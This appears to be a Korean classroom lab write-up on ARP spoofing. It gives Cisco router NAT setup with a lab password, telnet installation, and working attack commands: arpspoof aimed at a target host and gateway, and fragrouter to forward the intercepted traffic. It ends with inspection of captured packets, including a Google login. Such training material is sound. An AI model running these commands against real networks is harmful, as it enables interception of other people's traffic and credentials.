**Kali Linux를 이용한 ARP Spoofing 실습(실제 장비 실습)**

**실습 환경**

**실제 라우터 – 실제 스위치 – 호스트(VMWare)**

**타겟 호스트: 192.168.10.50**

**게이트웨이(라우터): 192.168.10.254**

**공격 호스트: 192.168.10.30**

1. LAB 구성하기

* Router 초기화

/\* Router 전원을 켜고 부팅 시 Ctrl + PAUSE BREAK \*/

# confreg 0x2142

# i

# no

# enable

# conf t

# enable password kitri

# config-register 0x2102

# end

# copy r s

# reload

* Router 설정 ( NAT )

# conf t

# int fa 0/0 // Inside

# no shut

# ip add 192.168.10.254 255.255.255.0

# ip nat inside

# int fa 0/1 // Outside

# no shut

# ip add 192.168.0.179 255.255.255.0

# ip nat outside

# exit

# ip route 0.0.0.0 0.0.0.0 192.168.0.179

# access-list 1 permit 192.168.0.0 0.0.255.255

# ip nat inside source list 1 int fa 0/1 overload

# end

# copy r s

* Host IP : 192.168.10.0/24 IP 를 조원끼리 나눠갖는다. ( DHCP 서버 사용 X, 미리 IP 스캔해서 비어있는지 꼭 확인하고 실습 진행할 것! )

1. 패키지 설치 및 환경 설정

# apt update

# apt upgrade

# apt dist-upgrade

# apt-get install -y xinetd

# apt-get install -y telnetd

# apt-get install -y telnet

# vim /etc/xinetd.conf

service telnet { /\* 입력 후 저장\*/

disable = no

flag = REUSE

socket\_type = stream

protocol = tcp

wait = no

user = telnetd

server = /usr/sbin/in.telnetd

log\_on\_failure += USERID

}


# service xinetd restart /\* xinetd(슈퍼데몬) 을 재실행하면 telnet 자동재실행 \*/

# telnet localhost /\* TEST \*/


1. 타겟 PC에서 ARP cache table 확인

# arp -a

* MAC 주소 확인




* 인터넷 연결 확인




1. 공격자 PC 에서 arpspoof 프로그램(툴)을 이용해 공격

# arpspoof -i eth0 -t 192.168.10.50 192.168.10.254




* 타겟 PC


1. 바뀐 MAC 주소 확인: 타겟 PC는 해커를 Gateway 로 착각하게 됨



* 바뀐 후 인터넷 연결 X




1. Wireshark 패킷 확인:  [게이트웨이](https://ko.wikipedia.org/wiki/%EA%B2%8C%EC%9D%B4%ED%8A%B8%EC%9B%A8%EC%9D%B4) 주소가 바뀐 것을 확인




1. 공격자 PC
2. 새 터미널을 열고

# fragrouter -B1




* 타겟 PC 에서의 인터넷 연결 확인




1. 그 외
2. Google 로그인 실패 패킷 확인


* 타겟 PC

